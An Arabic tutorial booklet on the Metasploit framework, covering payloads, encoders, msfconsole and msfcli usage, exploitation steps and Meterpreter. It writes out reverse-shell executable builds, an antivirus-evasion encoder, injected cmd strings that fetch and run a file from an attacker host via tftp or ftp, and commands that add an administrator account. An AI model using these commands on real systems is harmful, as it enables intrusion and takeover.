

السلام عليكم ورحمه الله وبركاته



هذا الكتيب يتناول اداه من اقوى ادوات الموجوده لدى مختبرين الاختراق .

Metasploit

الميتاسبلويت تم اصدارها عام 2003 من قبل **HD moore**

بدايتها كانت لا بأس بها لكن مع مرور 5 سنوات او 6 , لاحظنا

تطور ملحوظ , قبل كانت القليل من الثغرات وايضا بعض **payload**

لكن مع الوقت الان نلاحظ المنات من الثغرات و العشرات من **payload**

العديد من المميزات , وايضا تستخدم للفحص , يعني صارت اداه متكامله

والان اصبحت من الادوات اللتي يتطلب وجودها في جهاز اي شخص مهتم بالحمايه والاختراق .

كما ذكرت الميتاسبلويت اداه وهذا يعني اذا اتقنتها لا يعني احترافك

لان الاختراق بشكل عام لا يقتصر بأداه واحد فمن الممكن استخدام

اكثر من اداه ليتم الاختراق والادوات اقصد بها من ادوات الخاصه الى ثغرات البرامج .

هل استخدم ليونكس او وندوز !?

Windows vs. Linux

الجواب هو استخدام النظامين , الاختراق ليس مقتصر على نظام معين بالعكس استخدام النظامين جنباً الى جنب يسهل من عمليه الاختراق .

فمثلاً هناك ادوات كثيره لا يتم استخدامها الى عن طريق وندوز والعكس صحيح, وهناك ادوات في النظامين لكن استخدام

الاداه في النظام الفلاني هو افضل واسرع ومريح .

فأداة **Metasploit** هي افضل على الليونكس , والاداه كانت موجهه الى نظام الليونكس لكن تم ضم الاداه الى الوندوز بعدها بمده

ملفات Metasploit

البعض منّا يعرف الميتاسبلويت لكن ما يعرف ولا ملف بداخله

ولا يعرف فاندته , لذلك اليوم راح نشرح الملفات وبعض المفاهيم .

كما ذكرت بالمقدمه , النظام لا يهم , المهم هو المستخدم , لكن بعض الادوات تكون افضل بالنظام الفلاني .

شخصياً ارى الميتاسبلويت افضل على الليونكس , لكن لا مانع استخدام الوندوز.

```
root@silv3r00t:~#cd /pentest/exploits/framework3
```

نستعرض الملفات عن طريق الامر

```
ls
```

```
root@bt: /pentest/exploits/framework3 - POC T34M - Konsole
Session Edit View Bookmarks Settings Help
root@SiLv3r00t:~# cd /pentest/exploits/framework3/
root@SiLv3r00t:/pentest/exploits/framework3# ls
HACKING      karma.rc      msfconsole    msfmachscan  msfrpcd      test
README       lib           msfd          msfopcode    msfweb        tools
data         mil-dic.php  msfelfscan   msfpayload   plugins
documentation modules      msfencode    msfpescan    scripts
external     msfcli       msfgui       msfrpc       silv3r00t.rb
root@SiLv3r00t:/pentest/exploits/framework3#
```

راح نشرح شرح سريع للملفات الموجوده.

data

موجود بهذا الملف ملفات DLLs ويستخدمها بعض payloads

tools

يوجد به ادوات مهمه وقويه

plugins

يوجد به ادوات مثل db_autopwn وغيرها

scripts

موجود به سكربت meterpreter وغيره

lib

يوجد به ملفات الروبي وبعض الملفات التي يستخدمها الـ metasploit

documentation

ملفات للقراءه

external

موجود به بعض الكود المصدري لبعض الـ payload

modules

موجود به جميع الاشياء المهمه

1- exploits

2- payloads

3- encoders

4- nops

5- auxiliary

نروح للمهم

exploits

يقصد به الثغرات الموجوده بالميتاسبلويت وله اكثر من نوع ويدعم العديد من البرتوكولات

HTTP,SSH,SMTP,FTP,TFTP,SMB,TCP,UDP etc

استغلال الثغرات تكون

1- remote

2- local

user interaction -3

remote تتطلب الـ ip فقط والخدمه شغاله

مثل ثغره SMB

local تتطلب البرنامج المصاب بالثغره ولا تتطلب Ip الضحيه

user interaction الثغرات بالمتصفح click , والجهاز مخترق

مثل ثغرات المتصفح في الميتاسبلويت

نروح للـ **payload**

بالمختصر كود يُستغل إذا الثغره اشتغلت بالوجه الصحيح

استغلاله يمر بأربع عمليات

- 1- المهاجم يجهز البايلود المناسب
- 2- وضع جميع الخيارات "البورت وهكذا"
- 3- ارسال البايلود مع الاستغلال
- 4- تشغيل البايلود في جهاز الضحيه

طبعا قوه الميتاسبلويت تكمن في التحكم والبساطه بأستخدام الـ **payloads** تعطيك العديد من الخيارات وايضا بكتابة استغلال الثغرات .

وهي سهله البناء نوعا ما شوفو البايلود **adduser** كيف سهولته وبساطته

payload ينقسم الى ثلاثة اقسام

1- **inline or single**

2- **stager**

3- **stage**

بعض الاشخاص يختار **inline payload** وهو ما يدري ما هو فجأه يشوف الثغره ما اشتغلت

وتلقاه مجربها على جهازه الاخر ويعرف ان الثغره شغاله لكن ايش السبب,,

انا اقولك , السبب ان **single payload** يرسل مع الاستغلال فأذا كانت الثغره تتطلب مساحه معينه من **shellcode**

وكان الـ **payload** المختار من قبل المهاجم اكبر من المساحة فيصير الاستغلال فالصو

نروح للثاني والتي هو مميز بشكل مو طبيعي لان مبدأ عمله , ارسال **stub** يقوم بحجز مكان في الذاكره

ومن ثم يقوم بتحميل البايلود كاملا ومن ثم تشغيله.

الاخير **stage** شبيهه بـ **inline** لكن متطور شوي

ملاحظه **stager**: ممكن يعمل على هينه **stage**

auxiliary

بأختصار هي ثغرات وادوات مجمعه لكن ماتستخدم **payload**

يتم الفحص عن طريقها واستخراج معلومات مهمه,,

وتستعمل في بعض الهجمات في الوايرلس ويزا ثغرات **DOS**

encoders

هذي الكل يعرفها تستخدم لتشفير البايلود وتخطي **IDS** وايضا **AV**

IDS: هو برنامج أو جهاز مصمم للكشف عن محاولات الاختراق

او بعض الاحداث المربيه.

nops

مفيده لمن يكتشف ثغرات **buffer overflow** لانه ببساطه يساعد بعض المرات الشخص لايجاد عنوان العوده.

ادوات Metasploit

لن اتكلم بشكل مفصل في هذا الدرس وذلك لسببين والاول سنحتاج كتيب اخر عن هذا القسم وايضا معلوماتي محدوده ولا اريد ان اشتت القارئ او اضيف معلومات لعلها خاطئه.

في هذا القسم سنتطرق لثلاث ادوات مهمه لمكتشفي الثغرات بشكل خاص وايضا لمن يحب الاطلاع بشكل عام.

هذه الادوات ستساعدك في استغلال الثغرات ووضع اهداف جديده

مثلا , لدينا ثغره تشتغل على **Windows xp sp1** باستخدام **msfpescan**

بالامكان جعل الثغره تشتغل على **Windows XP SP2 & SP1**

وذلك بالعمل اليدوي .

طبعا هذه تستلزم خبره لاكتشاف الثغرات , لذلك دانما مشروع الميتاسبوليت مهم لمكتشفي الثغرات من الدرجه الاولى

والسبب الاول سهوله كتابة الثغرات وقوه التحكم في **payload**

ندخل على مسار الميتاسبوليت ونستعرض الملفات

- msfpescan -1**
- msfelfscan -2**
- msfmachscan -3**

جميعها تقوم بفحص الملفات الثنائيه (**binary**)

بأمكانه ايجاد **CALLs, JMPs, or POP/POP/RET instruction sets**

طبعا هي مفيده لتسهيل كتابه استغلال الثغرات.

لكن ما الفرق بينهم

msfpescan -1 يستخدم لفحص ملفات **DLLs** او المكتبات المشتركه او **exe** لأيجاد عناوين العوده وما ذكر من قبل.

msfelfscan -2 لفحص ملفات التطبيقية في الليونكس والتي هي ملفات **elf**

3- **msfmachscan** لفحص ملفات التطبيق في الماك.

نذهب الى الاداه **msfopcode**

msf opcode

وهي ما يقصد بها **operation code** وتعني رمز العمليه

تعريفه (حسب معرفتي) : هو جزء من اوامر لغه الاسمبلي مثال "**MOV**"

يحدد العمليه التي ستنفذ .

msfopcode متصل مع قاعده البيانات التي تحوي على رموز العمليات بموقع الميتاسبلويت , الاداه لا تشتغل لكن سيحدثونها

وترجع عما قريب

<http://www.metasploit.com/users/opcode/disabled.html>

غير e 3 =

طبعا من حسن الحظ انني كتبت موضوع قبل سنه واكثر على ما اظن

يتكلم عن كيفية استخدام رمز العمليه لجعل الثغره تشتغل

ومن حسن الحظ كان الشرح فديو ومرفوع على مساحه خاصه بي

شاهد الفديو على اليوتوب ,, درجه الصفاوه ضعيفه 🙄

قبل المشاهده

راح نلاحظ الثغره ما تشتغل , لكن مع البحث في قاعده بيانات الميتاسبلويت راح تشتغل على الثغره ,

صاحب الثغره سهل علينا الامر وكتب رمز العمليه **jmp esi** عادتا الشغل يكون يدوي .

البعض راح يستغرب كيف عرفت ان الجهاز **Windows XP sp 1 or sp 2**

انا فحصت الهدف بتاعي بـ **nmap** واتضح ان الجهاز يشتغل على **Win xp** اما **sp 1 or sp 2**

الثغره تشتغل على **sp 1** وحين تم استغلالها لم يحدث شيء , بمعنى ان نظام الهدف **Win xp sp2** ولاحظوا كيف كتبه بالعكس , طبعا كتبه بالعكس لانها تدخل في عالم الاسمبلي



الثغره : <http://milw0rm.com/exploits/3925>

الجانب الجيد ان الميتاسبلويت مفتوح المصدر , لذلك بإمكانك التعديل على الثغرات التي بداخله.

شاهده على HQ

<http://www.youtube.com/watch?v=aAd6d2uIVVE>

خارج الاطار : الله ايام الستايل القديم لموقع الميتاسبلويت لكن الفيديو كوم وبتهوفن

كوم , اتوقع اني فصلت علي بتهوفن ذاك اليوم



انتهينا من ثلاثه ادوات مهمه لمن اختصاصه ايجاد الثغرات واستغلالها

نذهب الى باقي الادوات .

1- **msfrped**

msfrpc -2

msfd -3

الاول يعمل خادم لتشغيل الميتاسبلويت اما الثاني العميل , طبعا يستخدم برتوكول **XMLRPC**

فانذتها التحكم بالميتاسبلويت عن بعد.

msfd عمل سيرفر ليتم الاتصال به وتشغيل الميتاسبلويت

لاحظو بالصوره دخلت على **msfconsole** عن طريق اداه النت كات

```
root@silv3r00t:/pentest/exploits/framework3# ./msfd -h
```

```
Usage: msfd <options>
```

```
OPTIONS:
```

```
-A <opt> Specify list of hosts allowed to connect
-D <opt> Specify list of hosts not allowed to connect
-a <opt> Bind to this IP address instead of loopback
  -f          Run the daemon in the foreground
  -h          Help banner
-p <opt> Bind to this port instead of 55554
  -s          Use SSL
```

A

السماح للإيبيات التاليه.

B

حظر الايبيات التاليه.

a

وضع الاي بي الخاص بك بدل من **loopback** والذي هو **127.0.0.1**

f

تشغيل الخدمه لكن ليست بشكل خفي , بدون هذا الخيار الميناسبلويت راح يشتغل لكن في البروسيس ولا راح يكون بين للمستخدم .

h

مساعدته

p

وضع البورت الذي سيتصل العميل عن طريقه.

s

- **msfpayload 1**

msfencode -2

msfpayload اداه مهمه لعمل الـ **shellcode** :

الجميل في الامر ان بإمكانك عمل نفس **shellcode** لكن بصيغ مختلفه

سواء **ja va scrip t ,perl ,C ,exe,ruby, raw, VBA**

طريقه عمله.

```
./msfpayload payload var=val
```

payload = اسم البايلود

var = المتغيرات مثلا **lport** ويعني البورت الخاص بالمهاجم

كيف نعرف متغيرات الـ **payload**؟

نعرفها عن طريق الامر

```
./msfpayload windows/shell/reverse_tcp O
```

الصورة تتكلم .

local port= lport

البورت الخاص بالمهاجم ,

local host = lhost

ip الخاص بالمهاجم

خذها قاعده بدون تفكير دائما اي البايلود يستخدم اتصال عكسي **reverse** يحتاج **lhost,lport**

bind_shell

الحصول على شل باتصال مباشر

reverse_shell

الحصول على شل باتصال عكسي

الان نعمل تطبيق.

```
./msfpayload windows/shell/reverse_tcp lhost=192.168.1.3 C
```

الان راح نعمل ملفات **exe** للاختراق باستخدام **msfpayload** ,

البعض يتسائل يقول لماذا استخدم **msfpayload** ليعمل ملفات **exe** وانا عندي **shell access**

صحيح عندك شل لكن الشل هذا حصلته عن طريق ثغره خارج الميتاسبلويت , الثغره تطلب مساحه معينه من الـ **shellcode**

صغيره بحيث ما تقبل **meterpreter , vncinject**

طبعا الان ما فيه الا حل واحد وهو تحميل **meterpreter** بكل تأكيد راح يكون **exe**

كيف نعمله على صيغه **exe** باستخدام **mfspayload**.

مثال لعمل **exe**

كود: **PHP**

```
./msfpayload windows/shell/reverse_tcp LHOST=192.168.1.3 X > reverse.exe
```

طريقة التنصت للاتصال

```
msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp LHOST=192.168.1.3 E
```

```
./msfpayload windows/shell_bind_tcp LPORT=4444 X > listen.exe
```

الآن راح نستخدم netcat

```
nc -vn 192.168.1.2 4444
```

~~~~~

**msfencode :**

اداه تستخدم لتشفير

**shellcode**

لتخطي

**AV او IDS**


كود: PHP

Usage: ./msfencode <options>

OPTIONS:

- a <opt> The architecture to encode as
- b <opt> The list of characters to avoid: '\x00\xff'
- c <opt> The number of times to encode the data
- e <opt> The encoder to use
- h Help banner
- i <opt> Encode the contents of the supplied file path
- l List available encoders
- m <opt> Specifies an additional module search path
- n Dump encoder information
- o <opt> The output file

-p <opt> The platform to encode for  
-s <opt> The maximum size of the encoded data  
-t <opt> The format to display the encoded buffer  
-x <opt> Specify an alternate win32 executable template

الاداه واضحه جدا لكن راح تنشرح , والشرح راح يكون فيديو  
قبل مده انا وجدت فيديو جميل جدا ويتكلم عن هذه الاداه وكيفية تخطي  
مضاد الفيروسات لمدة 24 دقيقه والشرح على الوندوز  .

<http://vimeo.com/7969055>

الان بقى الواجهات

**1-msfconsole**  
**msfcli -2**  
**msfgui -3**  
**msfwe b -4**

اختبار سريع .

لماذا لم استخدم

**msfcli**

في هذا المثال , مع اني استطيع استخدامه ؟

```
./msfpayload windows/shell_bind_tcp LPORT=4444 X > listen.exe
```

الان راح نستخدم

**netcat**

```
nc -vn 192.168.1.2 4444
```

استخدمت الاداه ولماذا

**msfcli**

واستخدامها الزامي بمعنى اخر يتم الاتصال بالننت كات في المثال الاتي

```
./msfpayload windows/shell/reverse_tcp LHOST=192.168.1.3 X > reverse.exe
```

## طريقة التنصت للاتصال

```
msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp LHOST=192.168.  
1.3 E
```

# استخدام Metasploit

وهي

## 1- msfconsole

msfcli -2

msfgui -3

msfw eb -4

**msfconsole:** هي الواجهة المفضلة لدي , اولاً لانها تتعامل مع سطر الاوامر , ثانياً استخدام اوامر

الليونكس بداخلها , بمعنى اخر بإمكان الفحص والتعامل مع اوامر الليونكس وانت بداخلها .

**msfcli :** اداه قويه من ناحيه الفكره وسريعه ايضا , بإمكانك استغلال الثغره بدون الدخول الى

**msfconsole** , استغلال الثغره يتم بسطر واحد , على حسب اعتقادي الاداه هذه

وضعوها ليتم كتابه السكريبتات وادوات تستخدم الميتاسبلويت مثل **fasttrack**

**msfgui :** الميتاسبلويت بواجهه رسوميه ,, لكن لا انصح بها بتاتا اولاً الواجهه بطينه

ثانياً الواجهه اري ان التعامل معها صعب وايضا ممل

**msfw eb :** واجهه رسوميه , لكن افضل من سابقتها , لا افضل استعمالها لانها بطينه ايضا

راح اشرح **msfcli** , **msfconsole** لان بمعرفتهم تعرف كيفيه التعامل مع الاخرى.

## 1- msfconsole

راح اشرح الاوامر المهمه

### 1- show

الامر هذا يقصد به اعرض سواء **payload encoder nops exploits auxiliary , options all**

مثال :

**show exploits**

عرض الثغرات

**show payloads**

عرض payloads

### show encoders

عرض encoders

### show nops

عرض nops

### show auxiliary

عرض auxiliary

### show options

عرض الخيارات

### 2- use

بمعنى استخدم الثغره او **auxiliary**

مثال:

```
use exploit/windows/smb/msdns_zonename
```

```
use auxiliary/scanner/smb/version
```

البعض يتساءل كيف احفظ اسم الثغره كامل ؟

ما يحتاج كل الي عليك كتابه **use ex** ومن ثم اضغط زر **Tab** على الكيبورد وراح يكمل كل شيء

### 3- info

عرض معلومات الثغره

مثال:

```
info exploit/windows/smb/msdns_zonename
```

او

```
use exploit/windows/smb/msdns_zonename
```



ثم  
**info**

**set -4**

بمعنى ضع للمتغير قيمه

مثال

**set rhost 192.168.1.3**  
**set payload windows/shell\_bind\_tcp**

**connect -5**

مثل اداه النت كات

**exploit and run -6**

**exploit** تستخدم لتشغيل الثغرات

**run** يستخدم لتشغيل **auxiliary**

**back -7**

العودة للوراء

مثال:

```
msf exploit(msdns_zonename) > back  
msf >
```

بقية الاوامر راح تكتشفها مع الاستخدام بأذن الله

نروح لطريقه استخدام الثغره

استخدامها سهل ما تتعدا خمس اوامر

**use** اسم الثغره

**show option**

ليتم عرض المتغيرات

**set** اسم المتغير

## exploit

بعض الخيارات المخفيه حين اختيار الثغره .

### show advanced show evasion

ما انصح بتغيير خياراتهم الا اذا كنت فاهم المطلوب لان من كل ثغره لثغره تختلف ,وبعض المرات الثغره ما تشتغل الا بعد تعديل بعض الخيارات طبعاً هذا بناء على جهاز ضحيتك,

### show targets

عرض الاهداف التي تشتغل الثغره عليها

### msfcli نروح للاداه الاخرى

نروح لكيفيه الاستخدام

استخدامها سهل جدا وعن طريق سطر واحد

كود:PHP

```
Usage: ./msfcli <exploit_****> <option=value> [mode]
```

| Mode          | Description                                        |
|---------------|----------------------------------------------------|
| (H)elp        | You're looking at it baby!                         |
| (S)ummary     | Show information about this module                 |
| (O)ptions     | Show available options for this module             |
| (A)dvanced    | Show available advanced options for this module    |
| (I)DS Evasion | Show available ids evasion options for this module |
| (P)ayloads    | Show available payloads for this module            |
| (T)argets     | Show available targets for this exploit module     |
| (AC)tions     | Show available actions for this auxiliary module   |
| (C)heck       | Run the check routine of the selected module       |
| (E)xecute     | Execute the selected module                        |

S = معلومات الثغره

O = خيارات الثغره

E = تشغيل الثغره

P = عرض بايلود الخاصه

مثال لاستغلال ثغره

```
./msfcli exploit/windows/** payload=windows/meterpreter/** rhost=A.B.C.D lh  
ost=1.1.1.1
```

بدال ما نكتب داخل

**msfconsole**

```
set rhost a.b.c.d
```

```
set payload windows/****
```

نضع

**rhost=**

**payload=**

هذا الشرح كمختصر بإمكانك التطبيق

انا عندي تطبيق قديم جدا .

تابع التطبيق ,

<http://www.youtube.com/watch?v=vF3ZwD0vssk>

## التعامل مع الثغرات.

استغلال الثغره اسهل مما تتصور .

بعد ما اخترنا الثغره عن طريق الامر **use**

بعد ما اخترنا الثغره نكتب **show option**

بعد ما نظرنا للمتغيرات

**RHOST** راح نجد

وتعني دائما اي بي الضحيه

**RPORT**

وتعني دائما بورت الضحيه , غالبا ما انصح بتغييره الا اذا كانت الثغره تعمل على اكثر من بورت

بعدها نضع لكل المتغيرات قيمه .

**set rhost** اي بي الضحيه

**set rport** بورت الضحيه

بقي الان لنا **payload**

**set payload payload's name**

نكتب

**show options**

ظهرت لنا خيارات جديده وهي خيارات **payload**

**LHOST** وتعني ip المهاجم ,

**LPORT** وتعني بورت المهاجم

```
set lhost اي بي المهاجم
```

```
set lport بورت المهاجم
```

ثم اخر شيء نكتب **exploit**

ونشغل الثغره

ما اتوقع ان في اداه استغلالها اسهل من هذا , حتى البايزون التعامل معه اصعب

**1-نختار الثغره**

```
use windows/smb/smb
```

**2-ننظر الى متطلبات الثغره**

```
show option
```

**3-نضع القيم للمتغيرات**

```
set المتغير Abc
```

**4-نختار payload**

```
set payload windows/meterpreter
```

**5-نضع المتغيرات للـ payload**

```
set المتغير abc
```

## 6- نستغل الثغره

exploit

استغلينا الثغره هل اخترقنا الضحيه ؟ !

اذا قال عندك **sessions open**

عندك ضحيه , اذا ما قالها , يعني ما حصل شيء ,

طيب كيف نستغل الثغره ونعرف انها شغالها , عن طريق الفحص , افحص ضحيتك قبل الهجوم ,  
وقبل تفحص ضحيتك , اجمع معلومات عنه .

عندك **nmap nessus** او **amap** لا تهجم قبل تتأكد من ان البورت مفتوح وان النظام معروف

ممکن تخمن النظام عن طريق **nmap** ويعطيك النظام المتوقع , لكن اذا كان خدمه **smb**

شغاله , ففي هذه الحاله نقدر نعرف النظام 100 %

عن طريق الميتاسبلويت مثال:

```
msf > use auxiliary/scanner/smb/version
msf auxiliary(version) > set rhosts 192.168.1.2
rhosts => 192.168.1.2
msf auxiliary(version) > run
[*] 192.168.1.2 is running Windows Vista Ultimate Service Pack 1 (*****: U
nknown) (****:BANDAR-PC) (domain:WORKGROUP)

msf auxiliary(version) >
```

اعطاني النظام والاسم والدومين 

لكن خلونا نروح للـ **nmap**

```
msf auxiliary(version) > nmap -PN 192.168.1.2 -p 445 -O[*] exec: nmap -
PN 192.168.1.2 -p 445 -O
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-15 05:45 EST
Interesting ports on 192.168.1.2:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:1D:60:64:06:EC (Asustek Computer)
```

```
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista|2008
OS details: Microsoft Windows Vista SP0 or SP1 or Server 2008 SP1
Network Distance: 1 hop
```

```
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.62 seconds
```

اعطاني مثل ماتشوفون تخمينات 😊,

بإمكانك استخدام NSE لتظهر المعلومات الصحيحة وبدون تخمين  
عرفنا كيف نختار الثغره اذا كانت ريموت ,

اذا كان الضحية ما عنده بورت مفتوح ؟ !

نروح لتغرات , **client-side attacks**

80% من النوعيه هذي ناجحه , واذا رجعت لهذه الثغرات راح تخترق , مثل تغرات المتصفح

طيب لو ما اشتغلت هذه الثغرات ,,

تأكد من الخيارات من جديد , تأكد انك وضعت جميع القيم للمتغيرات

خارج الايطار : شغل اداه **tcpdump** لتعرف ان ادواتك شغاله , مثلاً لو استغلينا الثغره والميتاسبلويت توقف فجأه او صار اي شيء , راح تكون مراقب الترافيك وتعرف ,

صراحه انا صارت معي مشكله مع **nmap** فحص جهاز واخذت ساعه وربع وانا انتظر ,

**nmap** توقف فجأه وانا ما ادري , اخذت انتظر ثم شغلت **tcpdump** وعرفت ان الـ **nmap**

متوقف , لذلك من الافضل قبل تسوي اي هجوم شغل **tcpdump** لتعرف ان ادواتك شغاله على الوجه الصحيح

المهم نرجع لاهم الاسباب في فشل استغلال الثغرات

**1- الضحية لا يستخدم البرنامج المصاب**

بعض المرات يكون البرنامج غير موجود وهذه ليست بالمشكله فهناك العشرات من الثغرات النختلفه .

**2- الجدار الناري يحجب الوصول الى البورت**

بعض البورتات تكون محجوبه وبعضها لا , مثل تغرات **SMB** تستخدم اكثر من بورت لذلك حاول تغير بين البورتات .

### **3-هناك من يكشف الثغره ويقوم بحجبتها مثل IPS**

من الصعب التعامل مع هذه المشكله لكن الافضل هو التعامل مع evasion في الميناسبلويت ولا انصح المبتدأ التعامل معها

### **4-الضحيه ممكن يكون قابل للاستغلال الثغره لكن لم تستغل**

هذه المشكله نادرا ما تحدث , وهي عندما تستغل الثغره , ممكن يصير شيء غير متوقع وهي مثلا يصير له هاتق "يهنق" او مثلا يعيد التشغيل مره كنت اختبر ثغره جديده على جهازى ,

جهازى ما حدثته يعنى الثغره يجب ان تستغل , استغلث الثغره , وفجأه الجهاز وقف عن العمل لذلك لذلك ممكن بعض المرات تواجهك هذه المشكله

### **5-الجهاز خلف nat**

هذا اصبح معروف , جميع الاجهزه خلف نات , مافيه اى شخص الا ويستخدم مودم لذلك يجب التأكد ان البورت مفتوح وايضا تأكد ان تستخدم اتصال عكسي.



# اداه Metasploit ليست الطريقه الوحيده للاختراق.

في هذا القسم سنتطرق الى

1-ايضاح ان الميتاسبلويت ليس الطريقه الوحيده

2-توضيح لاغلب الثغرات التي نستخدمها

3-شرح للثغرات التي لا تستخدم shellcode

نبدأ وعلى بركة الله ,,

اغلب الاشخاص يظن ان كلمه الاختراق مربوطه بالميتاسبلويت وهذا خطأ !

الميتاسبلويت اداه قويه لكن هنالك ثغرات ليست بالميتاسبلويت وبعض المرات تعتبر من **0-day**

لذلك سأشرح شرح سريع للتعامل مع الثغرات خارج ايطار الميتاسبلويت !

1-ثغرات خارج الميتاسبلويت

نأخذ مثلا ثغره

<http://www.exploit-db.com/exploits/11204>

هذه الثغره في برنامج AOL والبرنامج مشهور 😊

على العموم افتح الثغره , راح تلاحظ **ActiveX** او حتى , **html** بعد الملاحظه راح نعرف ان الثغره تستغل

عن طريق المتصفح , بمعنى ادق الضحيه راح يتصفح هذه الصفحه ونستغل عن طريقها

victim -----> attacker

victim -----> attacker

----->

نلاحظ ان اول السيناريو ,

- 1- الضحية اتصل بالمهاجم
- 2- المهاجم ارسل الثغره وبنفس الوقت الضحية شغل الثغره
- 3- حصلنا على اتصال عكسي

نستنتج ان هذه الثغره من نوع **client-side attack** .

نذهب الى **shellcode** كيفيه تغييره

دائما بأستغلال الثغره يكتب المكتشف = **shellcode** او ممكن يكتب الاسم غير لكن دائما تكتب على هذا الشكل .

لكن الـ **shellcode** في هذه الثغره كيف اكتبه , شكله غريب ؟ !

**shellcode** في هذه الثغره مكتوب على الجافاسكربت وممكن تستخدم اداة **msfpayload** .

## 2- توضيح لاغلب الثغرات

الثغرات تنقسم الى قسمين اساسيين غير الأقسام في الدرس الثاني .

توضيح: القسمين هذا عام بمعنى مثال مع فارق التشبيه , الانسان يا مسلم يا كافر

إذا كان مسلم يكون مثلا سني او شيعي وإذا كان كافر ممكن يكون يهودي نصراني .

المهم

A - ثغرات تكون تحت مظله **server-side attacks**

من اسمها

المهاجم يرسل الاستغلال مباشره للضحية

**attacker** -----> **victim**

ثم من بعدها يشغل الشل كود .

B - ثغرات تكون تحت مظله **client-side attacks**

وهذه العكس لان الضحية يتصل بالمهاجم ومن ثم يتم الاستغلال

victim -----> attacker

ومن ثم يتم تشغيل الشل كود .

استغلال الثغرات تكون مكتوبه بلغات مختلفه **perl ,python ,c , ruby etc**

وغالبا كاتب الاستغلال يكتبها بالبدايه .. وايضا بإمكانك معرفتها بنفسك .

**3-ثغرات لا تستخدم shellcode او بعض المشاكل التي تواجه الـ shellcode**

<http://www.exploit-db.com/exploits/11151>

ننظر الى هذه الثغره مثلا ,

المهم لو تابعنا الثغره مالها **shellcode** هل نعتبر ان الثغره غيبه اكيد لا .

بعض الثغرات تستعمل **shellcode** لكن حين نستخدم **bindshell** يحظره الجدار الناري

attacker -----X| victim

البعض يقول نستخدم **reverseshell** او اتصال عكسي , نستخدم لكن بعض المرات الجدار الناري يحظر الاتصال الخارج .

attacker-----> | X <-- victim

مافيه الا **find socket shellcod** وهذا له ايضا مشاكله الخاصه

بقي عندنا نستخدم **code execution shellcode**

الثغره اللي بالسابق تستعمل **code execution** لذلك راح نستخدم بعض الاوامر اللي تفيدنا بأخترق

الضحيه .

اولا الثغره تستخدم لتشغيل مثلا **cmd.exe** بمعنى اخر بإمكاننا التحكم بالاوامر

## 1- تحميل الملف ومن ثم تشغيله عن طريق tftp

نقدر نحمل ملف ونشغله عن طريق tftp

مطلباته وجود **tftp client** على جهاز الضحية وايضا **tftp server** على جهاز المهاجم

استعماله يكون مثلا

كود: PHP

```
arg1="c:\WINDOWS\system32\cmd.exe /c tftp -  
i attacker_IP GET file.exe && file.exe"
```

## 2- تحميل الملف ومن ثم تشغيله عن طريق ftp

مطلباته يكون عند الضحية **ftp client**

طريقه الاستخدام **ftp -s:attacker.txt**

مثال

```
arg1='c:\WINDOWS\system32\cmd***** /c echo open x.x.x.x 21 > silv3r00t.txt && echo  
USER silv3r00t >> silv3r00t.txt && echo bin >> silv3r00t.txt && echo GET silv3r00t*****  
>> silv3r00t.txt && echo bye >> silv3r00t.txt && ftp:-s silv3r00t.txt && silv3r00t.exe"
```

```
echo open x.x.x.x 21 > silv3r00t.txt
```

امر يفتح الموقع الفلاني على البورت 21 = اف تي بي

```
echo USER silv3r00t >> silv3r00t.txt
```

اليوزر نيم حق حسابي ,,

```
echo PASS silv3r00t >> silv3r00t.txt
```

الباسورد حقي للحساب ,,

**echo bin >> silv3r00t.txt**

طبعا الان على وضع باينري،،

**echo GET silv3r00t.exe >> silv3r00t.txt**

الان حنا سحبنا الملف،،

**echo bye >> silv3r00t.txt**

هذا خروج من ftp

**ftp -s:silv3r00t.txt**

تحميل الملف

silv3r00t.exe

نشغل الملف..

**3- الطريقة الثالثه هي اضافه يوزر**

اضافه يوزر اسهل طريقه لكن مشكلتها ان المهاجم يكون على نفس الشبكه .

وهي على هذا الشكل

**net user userna me password /add**

**net localgroup Administrateurs userna me /add**

مثال

**arg1="c:\WINDOWS\system32\cmd.exe /c net user silv3r00t 123 /add && net local group Administrateurs silv3r00t /add "**

## ماذا بعد الاختراق.

بعد الاختراق يفضل استخدام **Meterpreter** لذلك لقوته

### Meterpreter

يقصد به **Metasploit-interpreter** وهو عبارة عن **Payload** عجيب جداً وقوي بشكل لا يتصور

اذ لم تخني الذاكرة , قام ببرمجته شخص يدعى skape واتوقع انه انسحب الان من فريق الميتاسبلويت.

هو عبارة عن ملفات **DLL** يتم حقنه في البروسس الذي تم اختراقه (بعض المرات لا)

بمعنى اخر شغلنا خدمه **FTP** والبروسس راح يكون , **563** المتيربريتر راح ينحرق بنفس البروسس

لذلك انتبه اذا صار **crash** او من هذا القبيل

شغله على الذاكرة ولا يمس الهاردسك الا اذا امرته انت ! ( ميزه قويه )

كل اسبوع يصير فيه تطوير ويزيد في قوته كل مره لذلك **be in touch with the meterpreter**

اوامره عديده , وبمكانيك تجربتها جميعها لكن راح اشرح على السريع لبعض منها ونترك التجربه للباقي لك!

```
meterpreter > help
```

#### Core Commands

| Command    | Description                                |
|------------|--------------------------------------------|
| ?          | Help menu                                  |
| background | Backgrounds the current session            |
| channel    | Displays information about active channels |
| close      | Closes a channel                           |
| exit       | Terminate the meterpreter session          |
| help       | Help menu                                  |
| interact   | Interacts with a channel                   |
| irb        | Drop into irb scripting mode               |
| migrate    | Migrate the server to another process      |
| quit       | Terminate the meterpreter session          |
| read       | Reads data from a channel                  |
| run        | Executes a meterpreter script              |
| use        | Load a one or more meterpreter extensions  |
| write      | Writes data to a channel                   |

### Stdapi: File system Commands

---

|     | Command  | Description                               |
|-----|----------|-------------------------------------------|
| cat |          | Read the contents of a file to the screen |
|     | cd       | Change directory                          |
|     | del      | Delete the specified file                 |
|     | download | Download a file or directory              |
|     | edit     | Edit a file                               |
|     | getlwd   | Print local working directory             |
|     | getwd    | Print working directory                   |
|     | lcd      | Change local working directory            |
|     | lpwd     | Print local working directory             |
|     | ls       | List files                                |
|     | mkdir    | Make directory                            |
|     | pwd      | Print working directory                   |
|     | rm       | Delete the specified file                 |
|     | rmdir    | Remove directory                          |
|     | upload   | Upload a file or directory                |

### Stdapi: Networking Commands

---

|         | Command  | Description                              |
|---------|----------|------------------------------------------|
|         | ipconfig | Display interfaces                       |
